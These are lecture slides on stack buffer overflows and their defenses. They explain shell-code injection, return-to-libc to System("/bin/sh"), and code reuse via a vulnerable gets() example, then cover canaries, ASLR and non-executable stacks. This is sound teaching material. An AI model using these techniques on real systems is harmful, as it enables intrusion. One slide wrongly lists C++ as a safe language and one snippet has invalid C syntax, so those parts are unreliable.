
- ∞ **Code *injection* attack**  
 attacker inserts his own shell code in a buffer and corrupts the return address to point to this code  
 Ex, **exec (/bin/sh)**  
 This is the “classic” buffer overflow attack  
 [Smashing the stack for fun and profit, Aleph One, 1996]
- ∞ **Code *reuse* attack**  
 attacker corrupts the return address to point to existing code,  
 Ex , **format\_hard\_disk**

2/28/2019

41

## format\_hard\_disk

- ∞ The stack consists of Activation Records:



10

2/28/2019

42

## Variations of Buffer Overflow

- **Return-to-libc**: the return address is overwritten to point to a standard library function.
- **OpenSSL Heartbleed Vulnerability**: read much more of the buffer than just the data, which may include sensitive data.

## Return-to-libc

- ∞ Create 1 fake frame on the stack
- ∞ After an overflowed function returns...
- ∞ ...set the eip return address to the new function
- ∞ Append the fake frame
- ∞ New function executes
  - Parameters consumed from the fake frame
- ∞ `System("/bin/sh")`

## 45

# Defense Against Buffer Overflow Attacks

-

# Defense Against Buffer Overflow Attacks

**Programming language** choice is crucial.

The language...


- Should be **strongly typed**
- Should do **automatic bounds checks**
- Should do **automatic memory management**



Examples of **Safe languages**: Java, C++, Python


## Ex

What if **gets()** reads more than 8 bytes ?  
*Attacker can jump to any point in the code!*



```
void f(int x) {
    char[8] buf;
    gets(buf);
}
void main() {
    f(...); ...
}
void format_hard_disk() {...}
```

What if **gets()** reads more than 8 bytes ?  
*Attacker can even jump to his own code in buffer! (shell code)*



```
void f(int x) {
    char[8] buf;
    gets(buf);
}
void main() {
    f(...); ...
}
void format_hard_disk() {...}
```

**Never use  
gets()**



## Defense Against Buffer Overflow Attacks



### Why are some languages safe?

- Buffer overflow becomes impossible due to runtime system checks

### The drawback of secure languages


- Possible performance degradation

### When Using Unsafe Languages:

- Check input (**ALL input is EVIL**)
- Use safer functions that do **bounds checking**
- Use **automatic tools** to analyze code for potential unsafe functions.



## Defense Against Buffer Overflow Attacks



### Analysis Tools...

- Can **flag** potentially unsafe functions/constructs
- Can **help mitigate security lapses**, but it is really hard to eliminate all buffer overflows.



Examples of analysis tools can be found at:

[https://www.owasp.org/index.php/Source Code Analysis Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)

## Thwarting Buffer Overflow Attacks: Stack Canaries



### Stack Canaries:

- A random **canary value** is written just before a return address is stored in a stack frame
- Any attempt to rewrite the address using buffer overflow will result in the canary being rewritten and an overflow will be detected.



## Stack Canary attack


- A careful attacker can defeat this protection, by
  - overwriting the canary with the correct value
  - corrupting a pointer to point to the return address



- Additional countermeasures: (string copying functions cannot write these.)
  - use a random value for the canary
  - XOR this random value with the return address
  - include string termination characters in the canary value,

## Stack Protection - Canary

### n Canary for tamper detection



### n No code execution on stack

## Thwarting Buffer Overflow Attacks - others


- **Address Space Layout Randomization (ASLR)** randomizes stack, heap, libc, etc. This makes it harder for the attacker to find important locations (e.g., libc function address).
- Use a **non-executable stack**: Program has to declare whether its stack is executed or not  
 Executable stack: `$ gcc -z execstack -o test test.c`  
 Non-executable stack: `$ gcc -z noexecstack -o test test.c`
- **The StackGuard Protection Scheme**  
`$ gcc -fno-stack-protector example.c`



## Buffer Overflow Attacks Quiz

- Do **stack canaries** prevent **return-to-libc** buffer overflow attacks?  
☐ Yes ☐ No
- Does **ASLR** protect against **read-only** buffer overflow attacks?  
☐ Yes ☐ No
- Can the **OpenSSL heartbleed vulnerability** be avoided with **non-executable stack**?  
☐ Yes ☐ No

## Security in Software Development Life Cycle



Integrating Security into the Software Development Life Cycle  
 © Capstone Security, Inc.

## Lesson Summary

- Software Security issues
- Sources of Software Vulnerabilities
- Process memory layout
- Software Vulnerabilities - Buffer overflows
  - Stack overflow
  - Heap overflow
- Attacks: code injection & code reuse
- Variations of Buffer Overflow
- Defense Against Buffer Overflow Attacks
  - Stack Canary
  - Address Space Layout Randomization (ASLR)
- Security in Software Development Life Cycle

## Prepare

- ☞ Install a distro of Linux:
  - Ubuntu
  - CentOS
- ☞ Install c compiler: gcc(or cc)
  - Check: gcc -v
  - Install: yum install gcc; or apt-get install gcc
- ☞ Install gdb:
  - Check: gdb -v
  - Install: yum install gdb; or apt-get install gdb
  - Or: download package gdb and install
    - Download: Binary Package: gdb-7.2-92.el6.x86\_64.rpm
    - Run install

# Practice

☞ Follow slide on class

- Ex1
- Ex2

☞ Chapter 3 - LAB - Software Security Smashing Attack

2/28/2019

59

# Q & A

2/28/2019

60